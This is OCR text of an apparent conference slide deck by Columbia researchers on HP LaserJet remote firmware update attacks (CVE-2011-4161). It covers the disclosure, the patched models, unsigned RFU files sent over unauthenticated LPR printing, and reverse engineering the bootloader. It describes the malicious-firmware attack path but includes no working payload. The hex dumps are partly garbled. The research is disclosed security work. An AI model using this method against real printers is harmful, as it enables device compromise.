



ANG CUI | SAL STOLFO

{ANG SAL}@CS.COLUMBIA.EDU

Columbia University Intrusion \mathbf{D} etection \mathbf{S} ystems Lab

Update: 12.23.2011 HPSBPI02728 SSRT100692 rev.2



Vendors	2Q10 Unit Shipments	2Q10 Market Share	2Q09 Unit Shipments	2Q09 Market Share	2Q10/2Q09 Growth
1. HP	11,934,950	41.0%	9,757,118	40.2%	22.3%
2. Canon	5,608,371	19.3%	4,942,090	20.4%	13.5%
3. Epson	4,083,638	14.0%	3,399,607	14.0%	20.1%
4. Samsung	1,667,671	5.7%	1,094,660	4.5%	52.3%
5. Brother	1,553,425	5.3%	1,319,257	5.4%	17.7%
Others	4,247,879	14.6%	3,731,497	15.4%	13.8%
Total	29,095,934	100.0%	24,244,229	100.0%	20.0%

Source: IDC Worldwide Quarterly Hardcopy Peripherals Tracker, August 2010

WHEN IN DOUBT, FOLLOW THE \$\$\$

HP IPG: 41% MARKET SHARE, SHIPS 40M UNITS PER YEAR!



23. Are current HP multifunction printers susceptible to viruses and worms?

No, since the majority of viruses and worms exploit vulnerabilities in Windows-based computers. HP MFPs use non-standard operating systems other than Windows. Consequently, they are immune to these viruses and worms. In practice, there have been no known instances of viruses or worms infecting HP MFPs.

In the future HP will likely ship MFPs which include an embedded version of the Windows operating system. However, there are a number of practical reasons why this won't increase the security risk faced by customers.

24. Does this mean that HP MFPs are completely safe from worms and viruses?

No, since it is technically possible for someone to craft a virus or worm that targets the non-standard operating systems shipped with the MFPs. However, HP considers the probability of such an event to be considerably lower. Hackers are more likely to be interested in exploiting vulnerabilities in workstations and servers since they are more widespread and require less expertise.

White Paper: "HP Security Solutions" 2006



THANKS!



Jatin Kataria

Sal Stolfo

Jon Voris



INTERNET NEWS MACHINE... (DAY 1)

"Millions of printers open to devastating hack attack, researchers say" MSNBC



INTERNET NEWS MACHINE... (DAY 1)

"Millions of printers open to devastating hack attack, researchers say" MSNBC

"HP printers can be remotely controlled and set on fire, researchers claim" ars technica



INTERNET NEWS MACHINE... (DAY 1)

"Millions of printers open to devastating hack attack, researchers say" MSNBC

"HP printers can be remotely controlled and set on fire, researchers claim" ars technica

> "Hackers could turn your printer into a flaming death bomb" Gawker



INTERNET NEWS MACHINE... (DAY 1)

"Millions of printers open to devastating hack attack, researchers say" MSNBC

"HP printers can be remotely controlled and set on fire, researchers claim" ars technica

> "Hackers could turn your printer into a flaming death bomb" Gawker

"Can hackers really use your HP printer to steal your identity



"

INTERNET NEWS MACHINE... (DAY 1)

"Millions of printers open to devastating hack attack, researchers say" MSNBC

"HP printers can be remotely controlled and set on fire, researchers claim" ars technica

> "Hackers could turn your printer into a flaming death bomb" Gawker

"Can hackers really use your HP printer to steal your identity and blow up your house?" gizmodo



Internet News Machine... (day 2, Smack Down and Spanking!)

"HP refutes reports that can be remotely set on fire" FoxNews

"Hackers can set your house on fire through your older LaserJet printer" Hitechnology.com

"HP smacks down Columbia University printer fire report" silobreaker

"HP douses fiery printer hack theory" Business Recorder

"HP memo spanks Columbia researchers over flaming printers flap" Allthingsd.com



INTERNET NEWS MACHINE... (MY FAVORITE)

"HP HIT WITH LAWSUIT OVER FLAMING-PRINTER HACK"



INTERNET NEWS MACHINE... (MY FAVORITE)

"HP HIT WITH LAWSUIT OVER FLAMING-PRINTER HACK"

WIRED!



INTERNET NEWS MACHINE... THE NOT TERRIBLE

"SECURITY FLAW IN PRINTERS COULD EXPOSE BUSINESSES TO HACKERS" HUFFINGTONPOST

"Could your printer be a trojan horse? Researchers say yes!" CNET

> "Columbia researchers show remote HP printer hijack" BetaNews





P R I N T E R F I R M W A R E S H A V E B E E N U P D A T E D

2 0 0 5 - 2 0 1 1



DISCLOSURE: NOVEMBER 21ST FIRMWARE RELEASE: DECEMBER 23RD

BASED ON MY DISCLOSURE, THESE PRINTER FIRMWARES HAVE BEEN UPDATED

HP LaserJet Enterprise 500 color M551	HP LaserJet P4014	HP LaserJet M9040 Multifunction Printer
HP LaserJet Enterprise 600 M601	HP LaserJet P4015	HP LaserJet 9050
HP LaserJet Enterprise 600 M602	HP LaserJet 4240	HP LaserJet M9050 Multifunction Printer
HP LaserJet Enterprise 600 M603	HP LaserJet 4250	HP 9200c Digital Sender
HP Color LaserJet CM1312 Multifunction	HP LaserJet 4345 Multifunction Printer	HP 9250c Digital Sender
HP LaserJet Pro CM1415 Color Multifunction	HP LaserJet 4350	HP Color LaserJet 9500
HP Color LaserJet CP1510	HP LaserJet P4515	HP Color LaserJet CM3530
HP LaserJet M1522 Multifunction Printer	HP Color LaserJet Enterprise CP4520	HP Color LaserJet 3800
HP LaserJet Pro CP1525 Color Printer	HP Color LaserJet Enterprise CP4525	HP Color LaserJet CP4005
HP LaserJet Pro M1536 Multifunction Printer	HP Color LaserJet Enterprise CM4540	HP Color LaserJet CM6040
HP Color LaserJet CP2025	HP LaserJet Enterprise M4555 Multifunction	HP CM8060 Color Multifunction Printer
HP LaserJet P2035	HP Color LaserJet 4700	HP LaserJet 9040
HP LaserJet P2055	HP Color LaserJet 4730 Multifunction Printer	HP LaserJet M3027 Multifunction Printer
HP Color LaserJet CM2320 Multifunction	HP Color LaserJet CM4730 Multifunction	HP LaserJet M3035
HP LaserJet M2727 Multifunction Printer	HP LaserJet M5025 Multifunction Printer	HP Color LaserJet CP3505
HP Color LaserJet 3000	HP LaserJet M5035	HP Color LaserJet CP3525
HP LaserJet P3005	HP LaserJet 5200n	HP Color LaserJet CP5525
HP LaserJet Enterprise P3015	HP Color LaserJet Professional CP5225	HP Color LaserJet 5550
HP Color LaserJet CP6015	HP Color LaserJet CM6030	

CVE: CVE-2011-4161

SSRT: 100692 rev.2

Research In Context. Who am I? Why am I doing this?

4th Year Ph.D. Candidate Intrusion Detection Systems Lab Columbia University



Research In Context. Who am I? Why am I doing this?

PAST PUBLICATIONS:

- Pervasive Insecurity of Embedded Network Devices.
 [RAID10]
- A Quantitative Analysis of the Insecurity of Embedded Network Devices. [ACSAC10]
- Killing the Myth of Cisco IOS Diversity: Towards Reliable Large-Scale Exploitation of Cisco IOS. [USENIX WOOT 11]
- Defending Legacy Embedded Systems with Software Symbiotes. [RAID11]
- From Prey to Hunter: Transforming Legacy Embedded Devices Into Exploitation Sensor Grids. [ACSAC11]





Research In Context. Previous Work Studying Embedded Insecurity

Vulnerable Embedded System Scanner

Embedded Exploitation



Research In Context. Previous Work Studying Embedded Insecurity

Vulnerable Embedded System Scanner

Continuously Monitoring Internet for Trivially Vulnerable Embedded Devices



Research In Context. Previous Work Studying Embedded Insecurity

Vulnerable Embedded System Scanner

Continuously Monitoring Internet for Trivially Vulnerable Embedded Devices

1.4 Million Embedded Devices on the Internet with Default Passwords!



Research In Context. Previous Work Studying Embedded Insecurity

Vulnerable Embedded System Scanner

Continuously Monitoring Internet for Trivially Vulnerable Embedded Devices

1.4 Million Embedded Devices on the Internet with Default Passwords!

75,000 Vulnerable HP Printers on the internet. (We'll get back to this)



EMBEDDED EXPLOITATION: BIDIRECTIONAL APPROACH

TOP DOWN: INTERNET SUBSTRATE:

BOTTOM UP: COMMON EMBEDDED DEVICES:



EMBEDDED EXPLOITATION: **BIDIRECTIONAL APPROACH**

TOP DOWN: INTERNET SUBSTRATE: ROUTERS (BLACKHAT 2011)

BOTTOM UP: COMMON EMBEDDED DEVICES: PRINTERS (NOW)







HAVEEMBEDDEDSYSTEMSBEENEXPLOITED?



HAVE YOUR EMBEDDED SYSTEMS B E E N E X P L O I T E D ?



HAVE YOUR EMBEDDED SYSTEMS B E E N E X P L O I T E D ?

HOW DO YOU KNOW FOR SURE?



Your router/printer h a s b e e n 0 W N 3 D

CAN YOU REALLY **REMOVE** THE MALWARE?



LET'S TALK





HP KOAN: HOW DOES PRINTER UPDATE FIRMWARE?...



HP KOAN: HOW DOES PRINTER UPDATE FIRMWARE?... PRINT!

HP LaserJet Printer and Multifunction Printer (MFP) series - Performing a Firmware Upgrade

Remote firmware update
Determining the current level of firmware
Downloading the latest firmware from www.hp.com
What you should know before downloading firmware to the printer or Multi function Printer (MFP)
Remote firmware update using FTP through a browser
Remote firmware update using FTP on a direct network connection (Microsoft Windows)
For Shared Windows Systems
Using USB
Updating firmware using "HP Easy Firmware Upgrade ? utility
Remote firmware update using the LPR command
Remote firmware update using the HP Printer Utility (Macintosh OS X)
Remote firmware update using FTP on a direct network connection (Macintosh)
Remote firmware update using HP Web JetAdmin
Remote firmware update for UNIX systems
Printer messages during the firmware update
Troubleshooting a firmware update

From "HP LaserJet Printer and Multifunction Printer (MFP) series - Performing a Firmware Upgrade"



HP KOAN: HOW DOES PRINTER UPDATE FIRMWARE?... PRINT!

Remote firmware update using the LPR command

NOTE: This remote firmware update method is for use in Microsoft Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003.

Complete the following steps to update the firmware by using the LPR command.

- Type Ipr -P -S -o I -OR- Ipr -S -Pbinps, where can be either the TCP/IP address or the hostname of the product, and where is the filename of the .RFU file from a command window.
 - NOTE: The parameter (-o I) consists of a lowercase "O", not a zero, and a lowercase "L", not a numeral 1. This parameter sets the transport protocol to binary mode.
- Press Enter on the keyboard. The messages described in the section "Printer messages during the firmware update" appear on the control panel.
 - NOTE: The product automatically restarts the firmware to activate the update. At the end of the update process, the Ready message appears on the control panel.
- 3. Type exit at the command prompt to close the command window.



HP KOAN: HOW DOES PRINTER UPDATE FIRMWARE?... PRINT!

Remote firmware update using the LPR command

NOTE: This remote firmware update method is for use in Microsoft Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003.

Complete the following steps to update the firmware by using the LPR command.

- 1. Type *lpr -P -S -o I -OR- lpr -S -Pbinps*, where can be either the TCP/IP address or the hostname of the product, and where is the filename of the .RFU file from a command window.
 - NOTE: The parameter (-o I) consists of a lowercase "O", not a zero, and a lowercase "L", not a numeral 1. This parameter sets the transport protocol to binary mode.
- Press Enter on the keyboard. The messages described in the section "Printer messages during the firmware update" appear on the control panel.
 - NOTE: The product automatically restarts the firmware to activate the update. At the end of the update process, the Ready message appears on the control panel.
- 3. Type exit at the command prompt to close the command window.

YOU SEE WHERE THIS IS GOING ...



Let's play... Stare at binary blob FTW

HP RFU (REMOTE FIRMWARE UPDATE) FILE

@PJL COMMENT MODEL=H 000000 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 4D 4F 44 45 4C 3D 48 000014 50 20 4C 61 73 65 72 4A 65 74 20 50 32 30 35 35 64 6E 0A 40 P LaserJet P2055dn^LP 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 56 45 52 53 49 4F 4E 3D 000028 PJL COMMENT VERSION= 00003C 38 33 35 30 34 0A 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 44 835044@PJL COMMENT D 000050 41 54 45 43 4F 44 45 3D 32 30 31 30 30 33 30 38 0A 40 50 4A ATECODE=2010030840PJ 000064 4C 20 55 50 47 52 41 44 45 20 53 49 5A 45 3D 37 39 32 39 39 L UPGRADE SIZE=79299 000078 30 36 0A 18 25 2D 31 32 33 34 35 58 40 50 4A 4C 20 45 4E 54 064 %-12345X@PJL ENT 00008C 45 52 20 4C 41 4E 47 55 41 47 45 3D 41 43 4C 0D 0A 00 AC 00 ER LANGUAGE=ACLSF_N N 0000A0 0F 00 03 62 2D 00 00 00 00 00 79 00 00 AA 55 41 54 00 00 01 MAND-MANAAAAA UATAAA 0000B4 20 00 67 FB E9 00 E2 17 03 00 00 00 00 00 67 FD 09 00 00 20 Ng - N MMMMMNg 4MM 0000C8 E0 00 00 4D 3C 00 68 1D E9 00 00 21 86 00 00 50 91 00 68 3F MMKANS MY MP Nh? 0000DC 6F 00 00 20 28 00 00 4D AA 00 68 5F 97 00 00 20 BC 00 00 50 own (wwM when when when 0000F0 0C 00 68 80 53 00 00 20 CB 00 00 4C C4 00 68 A1 1E 00 00 20 FAN SAA AAL AN AAA 83 00 00 4D BF 00 68 C1 A1 00 00 20 23 00 00 4B 2A 00 68 E1 000104 \\M \h \\ #\\K*\h C4 00 00 1F E1 00 00 4B D8 00 69 01 A5 00 00 20 84 00 00 4D ANA ANK ANA ANA ANM 000118 00012C 5A 00 69 22 29 00 00 21 1D 00 00 4E 12 00 69 43 46 00 00 21 ZNI")\\!\\N\\\\\ICF\\! 000140 42 00 00 50 24 00 69 64 88 00 00 24 0D 00 00 54 2D 00 69 88 BNNP\$Nid NN\$%NNT-Ni 000154 95 00 00 24 35 00 00 54 C1 00 69 AC CA 00 00 23 84 00 00 50 NN\$5NNT NI NN# NNP 000168 E7 00 69 D0 4E 00 00 28 24 00 00 7A 8E 00 69 F8 72 00 00 22 Ni NNN(\$NNZ Ni rNN" 00017C CD 00 00 50 D6 00 6A 1B 3F 00 00 21 3E 00 00 52 CF 00 6A 3C NAP NJ ?NN!>NAR NJ< 000190 7D 00 00 1F F3 00 00 4B C0 00 6A 5C 70 00 00 22 11 00 00 51 }^^^ /// //K /j/p//"///Q

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

HP RFU (REMOTE FIRMWARE UPDATE) FILE

• PJL COMMAND (PRINTER JOB LANGUAGE)



- PJL COMMAND
- A **SINGLE** PJL COMMAND



- PJL COMMAND
- A SINGLE PJL COMMAND
- A SINGLE PJL COMMAND WITH 7MB OF DATA



- PJL COMMAND
- A SINGLE PJL COMMAND
- A single PJL Command with 7MB of data
- A SINGLE PJL COMMAND WITH 7MB OF Compressed (Not encrypted) Data



- PJL COMMAND
- A single PJL Command
- A single PJL Command with 7MB of data
- A SINGLE PJL COMMAND WITH 7MB OF Compressed (Not encrypted) Data
- DATA IS INTEGRITY CHECKED, BUT IS IT **SIGNED**?



SO DO HP RFUS USE DIGITAL SIGNATURE?

	attempting to eject the pages.	
CODE CRC ERROR SEND FULL RFU ON PORT	An error occurred during a firmware upgrade.	Contact an HP-authorized service or support provider.
CORRUPT FIRMWARE IN EXTERNAL ACCESSORY For help press ?	The product detected corrupt firmware in an input or output accessory.	Upgrade the firmware. Printing can continue, but jams might occur.
DATA RECEIVED	The product is waiting for the command to print (such as waiting for a form feed, or when	Press ok to continue.

HP P4010

LOOK THROUGH ERROR MESSAGES... CODE CRC != SIGNATURE



STATING THE OBVIOUS:

 LPR / RAW PRINTING HAS NO AUTHENTICATION MECHANISM



STATING THE OBVIOUS:

- LPR / RAW PRINTING HAS NO AUTHENTICATION MECHANISM
- PJL CAN BE EMBEDDED IN POSTSCRIPT (AND LOTS ELSE)



STATING THE OBVIOUS:

- LPR / RAW PRINTING HAS NO AUTHENTICATION MECHANISM
- PJL CAN BE EMBEDDED IN POSTSCRIPT (AND LOTS ELSE)
- MALICIOUS RFU = PRINTER MALWARE



STATING THE OBVIOUS:

- LPR / RAW PRINTING HAS NO AUTHENTICATION MECHANISM
- PJL CAN BE EMBEDDED IN POSTSCRIPT (AND LOTS ELSE)
- MALICIOUS RFU = PRINTER MALWARE
- MALICIOUS RFU + DOC FORMAT ATTACK VECTOR

Self-propagating Printer Malware, embedded spear-phishing, etc



Next step: Reverse RFU format



NEXT STEP: REVERSE RFU FORMAT

What didn't work:

- STARING AT BINARY BLOB
- BINWALK
- COMMON FS HEADERS
- GOOGLING
- ASKING HP, FRIENDS, ADVISER, ETC



BRICKING THE PRINTER IS PRETTY EASY...

UNBRICKING THE PRINTER IS ALSO EASY. HMMM...




BRICKING THE PRINTER IS PRETTY EASY...

UNBRICKING THE PRINTER IS ALSO EASY. HMMM...

IDEA: EXTRACT BOOT CODE, REVERSE RFU PARSER




2055 Printer Design




COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK


NO FIRE. SRSLY GOIS! MKAY?



COLUMBIA UNIVERSITY







- Marvel GigE Transceiver
- Spansion SPI "ROM"
 64Mbit Flash Chip
- 128MB DDR2 SDRAM
- ARM SoC (NDA!)





2055DN Formatter Board

Main SoC Boots from SPI-Flash

Marvell SoC (no data sheet)

SPANSION FLASH (have datasheet!)

COLUMBIA UNIVERSITY

Operation	Command	One Byte Command Code	Description	Address Bytes	Mode Bit Cycle	Dummy Bytes	Data Bytes
	READ	(03h) 0000 0011	Read Data bytes	3	0	0	1 to ∞
Read	FAST_READ	(0Bh) 0000 1011	Read Data bytes at Fast Speed	3	0	1	1 to ∞
	DOR	(3Bh) 0011 1011	Dual Output Read	3	0	1	1 to ∞
	QOR	(6Bh) 0110 1011	Quad Output Read	3	0	1	1 to ∞
	DIOR	(BBh) 1011 1011	Dual I/O High Performance Read	3	1	0	1 to ∞
	QIOR	(EBh) 1110 1011	Quad I/O High Performance Read	3	1	2	1 to ∞
	RDID	(9Fh) 1001 1111	Read Identification	0	0	0	1 to 81
	READ_ID	(90h) 1001 0000	Read Manufacturer and Device Identification	3	0	0	1 to ∞
Write Control	WREN	(06h) 0000 0110	Write Enable	0	0	0	0
while Control	WRDI	(04h) 0000 0100	Write Disable	0	0	0	0
	P4E	(20h) 0010 0000	4 KB Parameter Sector Erase	3	0	0	0
	P8E	(40h) 0100 0000	8 KB (two 4 KB) Parameter Sector Erase	3	0	0	0
Erase	SE	(D8h) 1101 1000	64 KB Sector Erase	3	0	0	0
	BE	(60h) 0110 0000 or	Bulk Erase	0	0	0	0
	DC	(C7h) 1100 0111	Durk Erase	0	0	0	
Program	PP	(02h) 0000 0010	Page Programming	3	0	0	1 to 256
Fiogram	QPP	(32h) 0011 0010	Quad Page Programming	3	0	0	1 to 256
	RDSR	(05h) 0000 0101	Read Status Register	0	0	0	1 to ∞
Status &	WRR	(01h) 0000 0001	Write (Status & Configuration) Registers	0	0	0	1 to 2
Configuration	RCR	(35h) 0011 0101	Read Configuration Register (CFG)	0	0	0	1 to ∞
Register	CLSR	(30h) 0011 0000	Reset the Erase and Program Fail Flag (SR5 and SR6) and restore normal operation)	0	0	0	1
	DP	(B9h) 1011 1001	Deep Power-Down	0	0	0	0
Power Saving		(ABh) 1010 1011	Release from Deep Power-Down Mode	0	0	3	0
i ower daving	RES	(ABh) 1010 1011	Release from Deep Power-Down and Read Electronic Signature	0	0	0	1 to ∞
OTP	OTPP	(42h) 0100 0010	Programs one byte of data in OTP memory space	3	0	1	1
OIF	OTPR	(4Bh) 0100 1011	Read data in the OTP memory space	3	0	0	1 to ∞


October 5, 2009 S25FL064P_00_03


S25FL064P

23










ARDUINO SPI DUMPER

- 40 LINES OF AVR CODE
- SMALL PYTHON CONTROLLER PROGRAM
- MONKEY SOLDERING





IN THE CITY OF NEW YORK

ATTEMPT ONE:


- ARDUINO SPI DUMPER
 - 40 LINES OF AVR CODE
 - Small python controller program
- MONKEY SOLDERING



IN THE CITY OF NEW YORK

ATTEMPT ONE:

- ARDUINO SPI DUMPER
 - 40 LINES OF AVR CODE
 - Small python controller program
- Monkey soldering
- GRADE: B-
 - (WORKED, BUT POORLY)



ATTEMPT TWO:

- ARDUINO SPI DUMPER
 - 40 LINES OF AVR CODE
 - Small python controller program
- Monkey soldering
- DUCT-TAPE
- GRADE: A+



SPI"ROM" DUMP

0000002A	С	BootSPIROM: Starting Image. Entry @ %#x\r\n
0000029	С	BootSPIROM: FAIL! imageTableIndex = %d\r\n
0000001D	С	Cannot start SPI ROM image\r\n
00000011	С	<== BootSPIROM\r\n
00000011	С	==> BootEEPROM\r\n
0000033	С	BootEEPROM: failed to read image size & checksum\r\n
0000002D	С	BootEEPROM: imageSize = %d, checkSum = $%$ #x\r\n
000002F	С	BootEEPROM: failed to read image from EEPROM\r\n
0000039	С	BootEEPROM: invalid checksum. Should be: %#x, is: %#x\r\n
0000001C	С	Cannot start EEPROM image\r\n
000000B	С	BOOTCODE\r\n
00000042	С	FLASH $0x\%x=0x\%x$ bytes * $0x\%x$ sectors (%x bootcode, %x reserved)\r\n

BOOT SPI-ROM FINDINGS:

- NOT ROM (FLASH)
- 8MB CAPACITY
- Small Boot-loader
- FACTORY RESET RFU IMAGE (<1 MB)
- RFU PARSER IN BOOT-LOADER

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

PRINT ME IF YOU DARE FIRMWARE UPDATE ATTACK AND THE RISE OF PRINTER MALWARE

SPI"ROM" DUMP

20010474	E5	9D	20	54	E5	9F	00	C4	E5	8D	C0	00	E1	2F	FF	34	т/4
20010484	E1	AO	00	00	EA	FF	FF	61	00	00	12	00	00	00	0A	60	a`
20010494	00	00	06	01	20	00	F7	58	AA	55	41	54	00	00	06	02	XUAT
200104A4	20	00	3A	38	20	01	3B	DO	20	00	3B	5C	20	00	3B	70	.:8.;.;\.;p
200104B4	02	00	00	00	20	01	DE	14	20	00	3C	04	20	01	64	2C	<d,< td=""></d,<>
200104C4	20	00	3C	14	20	00	3C	0C	20	00	3C	1C	20	00	F7	44	.<< <d< td=""></d<>
200104D4	20	01	66	20	20	00	3D	4C	00	00	06	05	20	00	3B	AO	.f .=L;
200104E4	20	01	64	3C	20	01	10	A0	20	00	3C	44	20	00	3C	7C	.d< <d .<<="" td=""></d>
200104F4	20	00	3C	74	00	00	01	99	00	00	06	04	00	00	06	03	. <t< td=""></t<>
20010504	20	00	3B	DO	20	00	3D	C4	20	01	13	44	20	00	3D	FO	.; .=D .=
20010514	00	00	04	05	00	00	80	04	20	00	3E	1C	20	00	3E	3C	····· ·>· ·×
20010524	00	00	06	06	20	00	3C	94	20	00	3D	88	00	00	04	04	< .=
20010534	20	00	3C	68	00	00	01	CF	00	00	01	8E	20	00	3C	D4	. <h< td=""></h<>
20010544	20	00	3D	18	E9	2D	4F	FO	E5	9F	22	14	E2	4D	DO	0C	.=0".M.
20010554	E5	92	30	00	E1	A0	90	00	E3	13	00	02	E1	A0	70	01	0.°p.
20010564	05	9F	82	00	1A	00	00	76	E2	89	30	04	E1	A0	38	03	v0.8.
20010574	E5	9F	B1	F4	E5	8D	30	04	E3	A0	A0	00	E5	9F	31	E8	埱0.艫.1
20010584	E1	2F	FF	33	E1	A0	00	00	E1	A0	00	07	E1	A0	10	09	/3
20010594	E3	A0	20	04	E3	A0	30	01	E5	9F	C1	DO	E1	2F	FF	3C	.0./<
200105A4	E1	A0	00	00	E2	50	40	00	0A	00	00	18	E5	9F	21	B 0	P@I
200105B4	E5	92	30	00	E3	13	00	04	0A	00	00	05	E5	9F	01	B0	0
200105C4	E1	2F	FF	38	E1	A0	00	00	E5	9F	01	A 8	E1	2F	FF	38	/8/8
200105D4	E1	A0	00	00	E2	8A	A0	01	E3	5A	00	02	9A	FF	FF	E6	B.Z
200105E4	E3	54	00	00	0A	00	00	3F	E5	9F	31	74	E5	93	20	00	T71t .
200105F4	E5	9F	31	84	E0	02	30	03	E3	53	00	00	1A	00	00	3F	1.0.5?
20010604	E5	9F	01	78	E5	9F	11	78	E5	9F	21	78	E3	A0	3D	05	.x.x1x=.
20010614	E1	2F	FF	38	E1	A0	00	00	EA	FF	FF	FE	E5	9F	C1	40	/80
20010624	E1	D7	50	B 0	E5	9C	30	00	E1	D7	60	B2	E3	13	00	08	P0
20010634	0A	00	00	07	E5	9F	01	38	E1	2F	FF	38	E1	A0	00	00	8/8
20010644	PE	02	01	**	P1	20	10	05	P1	20	20	n 6	P1	35	PP	20	n /0

Notice the "UAT" header

Where have I seen this before?



Let's play... Stare at binary blob FTW

HP RFU (REMOTE FIRMWARE UPDATE) FILE

@PJL COMMENT MODEL=H 000000 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 4D 4F 44 45 4C 3D 48 000014 50 20 4C 61 73 65 72 4A 65 74 20 50 32 30 35 35 64 6E 0A 40 P LaserJet P2055dn^LP 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 56 45 52 53 49 4F 4E 3D 000028 PJL COMMENT VERSION= 00003C 38 33 35 30 34 0A 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 44 835044@PJL COMMENT D 000050 41 54 45 43 4F 44 45 3D 32 30 31 30 30 33 30 38 0A 40 50 4A ATECODE=2010030840PJ 000064 4C 20 55 50 47 52 41 44 45 20 53 49 5A 45 3D 37 39 32 39 39 L UPGRADE SIZE=79299 000078 30 36 0A 18 25 2D 31 32 33 34 35 58 40 50 4A 4C 20 45 4E 54 064 %-12345X@PJL ENT 00008C 45 52 20 4C 41 4E 47 55 41 47 45 3D 41 43 4C 0D 0A 00 AC 00 ER LANGUAGE=ACLSF_N N 0000A0 0F 00 03 62 2D 00 00 00 00 00 79 00 00 AA 55 41 54 00 00 01 MAND-MANAAAAA UATAAA 0000B4 20 00 67 FB E9 00 E2 17 03 00 00 00 00 00 67 FD 09 00 00 20 Ng - N MMMMMNg 4MM 0000C8 E0 00 00 4D 3C 00 68 1D E9 00 00 21 86 00 00 50 91 00 68 3F MMKANS MY MP Nh? 0000DC 6F 00 00 20 28 00 00 4D AA 00 68 5F 97 00 00 20 BC 00 00 50 own (wwM when when when 0000F0 0C 00 68 80 53 00 00 20 CB 00 00 4C C4 00 68 A1 1E 00 00 20 FAN SAA AAL AN AAA 83 00 00 4D BF 00 68 C1 A1 00 00 20 23 00 00 4B 2A 00 68 E1 000104 \\M \h \\ #\\K*\h C4 00 00 1F E1 00 00 4B D8 00 69 01 A5 00 00 20 84 00 00 4D ANA ANK ANA ANA ANM 000118 00012C 5A 00 69 22 29 00 00 21 1D 00 00 4E 12 00 69 43 46 00 00 21 ZNI")\\!\\N\\\\\ICF\\! 000140 42 00 00 50 24 00 69 64 88 00 00 24 0D 00 00 54 2D 00 69 88 BNNP\$Nid NN\$%NNT-Ni 000154 95 00 